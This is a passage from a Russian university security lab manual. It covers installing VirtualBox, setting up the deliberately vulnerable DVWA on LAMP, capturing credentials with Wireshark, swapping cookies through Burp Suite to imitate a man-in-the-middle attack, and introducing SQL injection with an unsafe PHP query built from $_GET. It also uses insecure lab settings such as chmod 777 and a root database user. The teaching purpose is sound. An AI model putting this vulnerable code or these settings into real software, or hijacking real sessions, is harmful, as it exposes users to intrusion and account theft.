2. На VM можно делать снапшоты, которые позволяют откатываться до предыдущих конфигураций. Это удобно, если при тестировании нестабильного софта произошла критическая ошибка. По сравнению с

основной системой, для ВМ выделяется меньше места на дисковом пространстве и откат до раннего состояния происходит быстрее.

3. Машину можно сохранять или дублировать как изолированную среду. Её можно будет запустить позднее или скопировать на другой ПК. Заданные конфигурации сохранятся.

4. ВМ вместе со всеми данными легко переносится с одного ПК на другой. Портативный софт для виртуальной машины сохраняет информацию одним файлом (в виде образа системы) на физическом компьютере. Для переноса достаточно переместить этот файл.

5. ВМ не занимает место постоянной памяти, а оперирует выделенной временной памятью. Все действия фиксируются в виде лога, который очищается при завершении каждого сеанса.

6. Для переподключения на другую ОС не нужно перезагружать компьютер.

7. На одном устройстве можно хранить несколько виртуальных машин с несколькими ОС в разных состояниях.

Недостатки использования VM:

1. Чтобы одновременно запускать на ВМ несколько операционных систем, нужно иметь соответствующие аппаратные ресурсы.

2. ОС в виртуальных машинах могут работать медленнее. Несмотря на то что показатели производительности виртуальных ОС стремятся к показателям физических ОС, на данный момент развития они всё-таки не равны.

3. Виртуальная платформа поддерживает не весь функционал аппаратного обеспечения. VMware уже поддерживает USB 3.0, контроллеры портов COM и LPT и приводы CD-ROM, но с виртуализацией видеоадаптеров и поддержкой функций аппаратного ускорения трехмерной графики могут быть сложности. Ниже мы расскажем про самые популярные и простые в использовании виртуальные машины и разберём их недостатки и преимущества.

2. Установка виртуальной машины VirtualBox

Для выполнения цикла практических работ необходимо установить на локальной машине VirtualBox, на котором будет работать операционная система. В качестве операционной системы рекомендуется использовать Kali Linux, так как она содержит все необходимые для работы утилиты.

Скачайте VirtualBox с официального сайта.




Рис. 1

Выберите VirtualBox 5.1.4 for Windows hosts и нажмите на x86/amd64. После того, как скачается файл установки, запустите его.



Рис. 2

После запуска установщика VM VirtualBox нажмите Next.




Рис. 3

Выберите место установки и нажмите Next.




Рис. 4

Нажмите Next.



Рис. 5

Далее нас предупреждают о том, что в процессе установки будет перезагружено соединение с сетью. Чтобы продолжить установку необходимо нажать кнопку Yes.




Рис. 6

Далее начинаем установку нажатием кнопки Install.




Рис. 7

Далее необходимо согласиться со всеми запросами на установку драйверов в операционную систему Windows.

Начинается процесс установки VM VirtualBox.




Рис. 8



Рис. 9

На этом этапе установка VM VirtualBox завершена. Чтобы выйти из программы установки необходимо нажать Finish.

Ход работы

1. Ознакомиться с теоретическими основами виртуальных машин.
2. Установить и настроить набор программного обеспечения VirtualBox.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.
2. Цель работы. Цель работы показывает для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.
3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.
4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основным результатом являются скриншоты, доказывающие выполнение работы:

1 Скриншот установленного ярлыка VirtualBox

2 Скриншот запущенной программы-VirtualBox

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчета. В приложение выносятся также справочная и прочая информация, не включенная в основные разделы отчета.

Контрольные вопросы

1. Что такое виртуальная машина?
2. Какие преимущества у виртуальной машины?
3. Какие недостатки у виртуальной машины?
4. Что такое VirtualBox

ЛАБОРАТОРНАЯ РАБОТА №2. ПОДГОТОВКА ТЕСТОВОГО ОКРУЖЕНИЯ. УСТАНОВКА ПЛОЩАДКИ С УЯЗВИМОСТЯМИ DAMN VULNERABLE WEB APPLICATION

Форма занятия: практикум

Цель и задачи практикума – установить на локальной машине площадку с уязвимостями, работа с которыми будет проведена в следующих работах.

Практические задачи:

- закрепление навыков работы в Linux-подобных системах;
- получение навыков установки и настройки веб-сервера для установки на него уязвимого веб-приложения.

Исследовательские задачи:

- провести сравнительный анализ используемой площадки DVWA с другими площадками, которые используются для получения навыков в поиске и эксплуатации уязвимостей;
- проанализировать подобные системы, использующие другие технологии (ASP.NET, Java).

Подготовка к практикуму

При подготовке лабораторной работе необходимо:

- понять цели и задачи;
- изучить теоретический материал, приведенный в описании.

Теоретический материал

1.1 Ознакомление с операционной системой Kali Linux. Общая информация. Введение в penetration testing

Пентестинг (тестирование на проникновение) – один из способов определения слабых мест в безопасности Web-приложения. Процесс тестирования

максимально похож на процесс взлома приложения злоумышленником, однако, пентестинг имеет другую цель – обнаруженные недочеты безопасности фиксируются в отчете, который передается разработчикам тестируемой системы для исправления найденных проблем.

Пентестинг может проводиться в виде тестирования черного, серого и белого ящиков, за зависимости от информации, которая сообщается тестировщику на этапе сбора информации. Тестирование черного ящика максимально похоже на атаку злоумышленника, который обладает минимумом информации об объекте атаки. При тестировании белого ящика тестировщику сообщается любая требуемая информация – архитектура системы, исходный код и т.д. Как показывает статистика, тестирование методом белого ящика в среднем позволяет находить критических уязвимостей в 10 раз больше, чем тестирование только методами черного и серого ящиков.

Классификацией векторов атак и уязвимостей занимается сообщество OWASP (Open Web Application Security Project). Это международная некоммерческая организация, сосредоточенная на анализе и улучшении безопасности программного обеспечения. Эта организация создала список из десяти самых опасных векторов атак на Web-приложения, который получил название OWASP TOP-10. В нем собраны самые опасные уязвимости и векторы атак, наиболее часто встречающиеся в Web- приложениях. Также эта организация выпускает инструкции для разработчиков и пентестеров, которые помогают более качественно проводить тестирование. Одним из таких документов является OWASP Testing Guide (v. 4.0).

Для проведения пентестинга может применяться специализированная ОС Kali Linux, которая содержит набор утилит, которые будут полезны пентестеру. Преимуществом такого выбора является то, что сама операционная система и большинство утилит являются бесплатными и с открытым исходным кодом. В этой ОС можно найти инструменты и для тестирования Web-приложений, и для сканирования сети, и для проверки возможности взлома беспроводных сетей.

1.2 Установка локального веб-сервера, настройка приложения с уязвимостями

Для выполнения цикла практических работ необходимо установить на локальной машине веб-сервер, на котором будет работать веб-приложение с заранее известными уязвимостями. В качестве операционной системы рекомендуется использовать Kali Linux, так как она содержит все необходимые для работы утилиты. Веб-приложение, на котором будут отрабатываться навыки работы с уязвимостями, написано на PHP, поэтому для его функционирования необходимо установить набор программного обеспечения LAMP (Linux+Apache+MySQL+PHP).

Перед началом установки необходимо обновить список репозиториев. Это делается с помощью команды:

sudo apt-get update

После этого можно непосредственно приступить к установке сервера Apache. Для этого в терминале нужно выполнить команду

sudo apt-get install apache2

Если веб-сервер установился, можно увидеть страницу по умолчанию, перейдя в браузере по адресу http://localhost/. Такая страница показана на рис. 1.1.



Рис.1.1. Страница веб-сервера Apache2

После этого на веб-сервер необходимо установить сервер баз данных MySQL с помощью команды

sudo apt-get install mysql-server

В процессе установки система попросит установить пароль суперпользователя. Если этот шаг по каким-либо причинам был пропущен, то это можно сделать, используя следующую команду:

mysql_secure_installation

После этого можно приступить к установке интерпретатора PHP. Установим соответствующие пакеты следующей командой:

sudo apt-get install php5 php-pear php5-mysql

Сразу внесем правки в конфигурационный файл PHP, чтобы платформа DVWA работала корректно, с помощью следующей команды:

sudo nano /etc/php5/apache2/php.ini

В редакторе (Подсказка для тех, кто не работал с редактором nano: для сохранения результатов и выхода из редактора нажмите Ctrl+X, на полученный вопрос нужно ответить Y, подтверждая желание сохранить изменения) воспользуемся поиском (Ctrl+W) и найдем переменную allow_url_include, изменим ее значение на On

Для завершения этапа установки и применения обновленных настроек необходимо перезапустить веб-сервер следующей командой:

sudo service apache2 restart

После установки веб-сервера необходимо установить на него Damn Vulnerable Web Application. Для этого перейдем в директорию сервера, загрузим архив с приложением и распакуем его. В старых версиях веб-сервера домашняя директория имеет адрес /var/www, имейте это ввиду.

cd /var/www/html wget

https://github.com/ethicalhack3r/DVWA/archive/master.zip unzip

master.zip

При получении сообщений о невозможности записи используйте sudo перед командой. В результате распаковки появится папка DVWA-master. Такое название не слишком удобно, поэтому сократим его до dvwa и удалим архив, из которого производилась установка, так как он больше не нужен.

rm master.zip

mv DVWA-master dvwa

Поскольку система использует базу данных для хранения информации, необходимо настроить подключение, используя пользователя MySQL. Здесь для подключения к базе данных используется пользователь с root-правами (В данном пособии рассматриваются задачи для обучения. Поэтому никогда так не делайте в реальных проектах из соображений безопасности). Пользователь должен иметь именно столько прав, сколько ему нужно для выполнения требуемых функций. Пароль пользователя используйте тот, который указали при установке MySQL. Откроем конфигурационный файл и отредактируем.

sudo nano dvwa/config/config.inc.php

Теперь установим максимальные права на папку с DVWA.

chmod -R 777 /var/www/html/dvwa

Далее создадим базу данных для приложения. Запустим консоль MySQL:

mysql -u root -p

После ввода пароля откроется консоль. В ней вводим команды:

create database dvwa; exit

Консоль MySQL закроется, база данных создана. Внесем еще одну правку в конфигурационный файл Apache. Откроем файл командой

sudo nano /etc/apache2/apache2.conf

и добавим в конец файла следующую строку:

ServerName localhost

Перезапустим сервер, команда указывалась ранее. Настройка сервера завершена. Откроем браузер и запустим скрипт установки DVWA. Для этого перейдем по адресу:

http://127.0.0.1/dvwa/setup.php

Если система устанавливается не на локальной машине, то используйте соответствующий IP для доступа к ресурсу. На странице установки нажмите кнопку «Create / Reset Database». Страница установки показана на рис. 1.2.



Рис. 1.2. Страница установки

При успешной установке появится соответствующее сообщение, и система перенаправит на страницу авторизации в системе. Для авторизации используйте имя пользователя admin и пароль password.

Ход работы

1. Установить и настроить набор программного обеспечения LAMP.
2. Установить платформу с уязвимостями DWVA.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.
3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.
4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основным результатом являются скриншоты, доказывающие выполнение работы:

- снимок консоли с выполненной командой

  ls -lah /var/www/html/dvwa

- снимок консоли с выполненной командой

  php –v

- снимок всего экрана, содержащий окно браузера с открытым DVWA.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи.
6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении Отчета. В приложение выносятся также справочная и прочая информация, не включенная в основные разделы Отчета.

Контрольные вопросы

1. Что такое пентестинг?

2. В чем отличие пентестинга от взлома?

3. Назначение ОС Kali Linux.

4. Что такое LAMP?

5. Для чего нужны платформы с уязвимостями?

6. Какие другие платформы с уязвимостями Вы знаете?

7. Почему нельзя разворачивать площадки с уязвимостями на ресурсах провайдера?

8. Что дает просмотр исходного кода на странице с заданием?

ЛАБОРАТОРНАЯ РАБОТА №3. АНАЛИЗ ТРАФФИКА КОМПЬЮТЕРНЫХ СЕТЕЙ И СЦЕНАРИИ АТАКИ ТИПА MITM

Форма занятия: практикум

Цель и задачи практикума – получение навыков работы с анализатором траффика Wireshark и платформой Burpsuite, знакомство с атакой Man-in-the-Middle.

Практические задачи:

- знакомство со структурой сетевых пакетов;
- получение навыков работы в снифферах на примере Wireshark и Burpsuite.

Исследовательские задачи:

- провести анализ сценариев MitM-атак на веб-приложение;
- разработать методы защиты веб-приложения от данного вида атак.

Подготовка к практикуму

При подготовке лабораторной работе необходимо:

- понять цели и задачи;
- изучить теоретический материал, приведенный в описании.

Теоретический материал

Данная практическая работа показывает, к каким последствиям может привести доступ к трафику третьих лиц. Сюда же можно отнести использование неизвестных Wi-Fi сетей для выхода в Интернет (например, в кафе, гостинице, аэропорту), а также другие методы получения элементов сетевого трафика. Речь идет о вредоносном программном обеспечении, которое может быть установлено на компьютере жертвы и может передавать чувствительную информацию (логины, пароли, cookies) злоумышленникам.

Для анализа сетевого трафика используются снифферы – программы или программно-аппаратные комплексы. В этой работе рассматривается Wireshark как инструмент для просмотра пакетов и Burpsuite как инструмент модификации трафика. На рис. 1.1 показан логотип Burpsuite.



Рис. 1.1. Логотип Burpsuite

Как известно, для передачи данных в сети Интернет на прикладном уровне используется протокол HTTP. Это текстовый протокол, который не содержит шифрования, и все передаваемые данные могут быть использованы при перехвате. Для создания шифрованного подключения используется протокол HTTPS. Крупные сайты уже в большинстве перешли на этот протокол, но остается большое количество средних и мелких сайтов, которые все еще используют небезопасный протокол.

Burpsuite может быть использован для реальной атаки MitM, при которой происходит ARP-спуфинг и компьютер жертвы передает трафик не роутеру, а на компьютер злоумышленника. При этом злоумышленник становится элементом передачи трафика между жертвой и роутером, отсюда и произошло название атаки. Рассматриваемый пример показывает, каким образом могут быть использованы похищенные значения cookies. Даже при использовании HTTPS-соединения cookies могут быть скомпрометированы. Связанные с этим XSS-атаки будут рассмотрены в отдельной практической работе.

Для использования Burpsuite в режиме прокси необходимо настроить браузер, чтобы он передавал весь трафик через Burpsuite. Для этого нужно в настройках

прокси в браузере указать HTTP прокси 127.0.0.1, порт 8080 (по умолчанию, именно такой порт используется в Burpsuite). Соответствующее окно настройки браузера показано на рис. 1.2.




Рис. 1.2. Настройка прокси в браузере

По умолчанию Burpsuite перехватывает только исходящие пакеты. Нужно также добавить перехват ответов от сервера, установив галочку возле «Intercept responses based on following rules» на вкладке «Options». Окно настройки показано на рис. 1.3.



Рис. 1.3. Настройка опций перехвата пакетов

Ход работы

1. Вспомнить как можно больше сайтов, на которых Вы имеете аккаунт. Возможно, Вам покажется, что Вы имеете только аккаунты в крупных

социальных сетях и почтовые аккаунты. Наверняка Вы забыли про форумы, небольшие онлайн-магазины и другие тематические сервисы. Составьте список, чтобы не забыть.

2. Проверьте, какие из этих сайтов не используют протокол HTTPS. Если Вы оказались редким счастливчиком, который не регистрируется на сайтах с небезопасным протоколом передачи данных, то Вы можете использовать установленный DVWA или зарегистрироваться на любом сайте с протоколом HTTP.

3. Запустите Wireshark с правами администратора и выберите тот интерфейс, который Вы используете для подключения к сети Интернет. Анализ трафика начался. Вы можете видеть множество пакетов, которые в данный момент Вас не интересуют. Окно Wireshark показано на рис. 1.4.




Рис. 1.4. Пакеты в Wireshark без фильтра

Для показа интересующих пакетов используется механизм фильтрации. Вызов окна настройки фильтров происходит по нажатию кнопки «Expression…» в верхней части рабочего окна. Фильтры разбиты по протоколам. В данный момент интересуют HTTP-пакеты, выберите соответствующий пункт «HTTP – Hypertext transfer protocol». Окно с возможными свойствами показано на рис. 1.5.




Рис. 1.5. Свойства HTTP-пакета для использования в фильтре

Существует набор различных идентификаторовпринадлежности для связи имен свойств и их значений. Для показа пакетов, которые связаны с конкретным сайтом, можно использовать фильтр http.host contains sitename, где sitename – имя сайта. После создания фильтра нажмите кнопку «Apply». Строка настройки фильтра показана на рис. 1.6.




Рис. 1.6. Строка настройки фильтра

4. Авторизуйтесь на сайте. Если Вы уже были авторизованы на сайте, завершите сессию и авторизуйтесь заново.

5. Найдите в Wireshark пакет, в котором Вы отправили на сервер Ваши логин и пароль. Если пакетов слишком много, можно расширить фильтр, чтобы сократить количество отображаемых пакетов. Пример пакета с логином и паролем показан на рис. 1.7.




Рис. 1.7. Пакет с логином и паролем

6. Теперь, когда Вы нашли пакет со своим логином и паролем, Вы понимаете, что значит передавать данные по незашифрованному каналу. Представьте, что таким же образом за Вашим трафиком следит злоумышленник. Подумайте, к чему это может привести.

Такую же функциональность имеет и Burpsuite, однако он еще предоставляет возможности по подмене трафика. В этой работе предлагается использование Burpsuite для подмены cookies по следующему алгоритму:

1. Настроить браузер на проксирование трафика через Burpsuite.

2. Найти партнера для выполнения работы в паре. Если это невозможно, можно воспользоваться еще одним браузером, который также настроен на проксирование. Но Вы можете запутаться в пакетах и не поймете, какой пакет каким браузером был отправлен.

3. Включить перехват трафика, как показано на рис. 1.8.




Рис. 1.8. Перехват трафика включен

4. Каждый из пары авторизуется на сайте, при получении ответов от сервера один из пары передает свои значения cookie своему напарнику, таким образом, имитируется процесс доступа к чужому трафику, что и происходит при атаке Man-in-the-Middle (MitM). Сервер устанавливает значения cookie с помощью заголовка Set-Cookie. В итоге происходит попытка второго пользователя представиться аккаунтом первого.

5. Проверить в браузере, под какой учетной записью авторизован второй пользователь.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются:

– снимок всего экрана, содержащий окно Wireshark с настроенным фильтром;

– снимок всего экрана, содержащий окно Burpsuite;

– пояснение, почему удалось или не удалось представиться на сайте другим именем.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных

результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи. В выводах должны быть предложения по защите веб-приложения от атак, связанных с компрометацией паролей и cookies.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении Отчета. В приложение выносятся также справочная и прочая информация, не включенная в основные разделы Отчета.

Контрольные вопросы

1. Что такое сниффер?
2. Для чего нужны фильтры в Wireshark?
3. Чем отличается протокол HTTPS от HTTP?
4. Что такое cookies?
5. Какими способами можно похитить cookies с машины жертвы?
6. Как запретить обращение к cookies с помощью Javascript?
7. В чем суть атаки Man-in-the-Middle?
8. Как защититься от атаки Man-in-the-Middle?
9. Какие возможные последствия атаки Man-in-the-Middle?

ЛАБОРАТОРНАЯ РАБОТА №4. ПОИСК И ЭКСПЛУАТАЦИЯ SQL-ИНЪЕКЦИЙ

Форма занятия: практикум

Цель и задачи практикума – ознакомиться с атакой, связанной с нарушением логики запросов к базе данных, получить навыки работы с инструментальным средством для поиска и эксплуатации инъекций.

Практические задачи:

– освоение природы происхождения и принципов эксплуатации уязвимости в браузере;

– получение навыков использования утилиты sqlmap для эксплуатации SQL-инъекций.

Исследовательские задачи:

– провести сравнительный анализ методов инъекций при различной сложности эксплуатации уязвимостей в DVWA;

– обосновать, почему проекты, написанные на PHP, чаще склонны к проведению SQL-инъекций.

Подготовка к практикуму

При подготовке к лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании, а также в источниках;

– изучить руководство к утилите sqlmap.

Теоретический материал

SQL-инъекция – это такой вид уязвимости Web-приложений, при которой атакующий может изменить логику запроса к базе данных. В результате таких

действий из базы может быть получена конфиденциальная информация (логины, пароли, номера кредитных карт). Но это лишь часть возможностей, которые обеспечиваются проведением атак данного типа.

Данная уязвимость появилась с развитием информационных технологий, когда появились динамические сайты, которые использовали БД для хранения информации. Первая статья с описанием проведения SQL-атаки была опубликована 25 декабря 1998 года «NT Web Technology Vulnerabilities». С тех пор были открыты новые возможности использования таких уязвимостей, были разработаны утилиты для поиска и эксплуатации. Но, к сожалению, некоторые разработчики и специалисты по безопасности не имеют достаточных знаний об этой уязвимости и методах защиты Web-приложений от уязвимостей этого вида.

Для понимания того, как и почему возникают эти уязвимости, необходимо понимать, как работает скрипт и как строится запрос к базе данных. Лучше всего рассмотреть это на примере (пример приведен на языке PHP с использованием СУБД MySQL). Предположим, имеется скрипт, который отображает товары, стоимость которых ниже указанной:

```
// подключение mysql_connect("localhost","username","password");
// запрос к базе данных
$query = "SELECT * FROM products WHERE price < '$_GET["price"]' ";
// выполнение запроса
$result = mysql_query($query);
// обработка результата
while($row = mysql_fetch_array($result, MYSQL_ASSOC)) {
// вывод результата в браузер
echo "Описание : {$row['product_description']}
<br>" .
"Артикул : {$row['product_id']} <br>" . "Стоимость : {$row['price']} <br><br>";
}
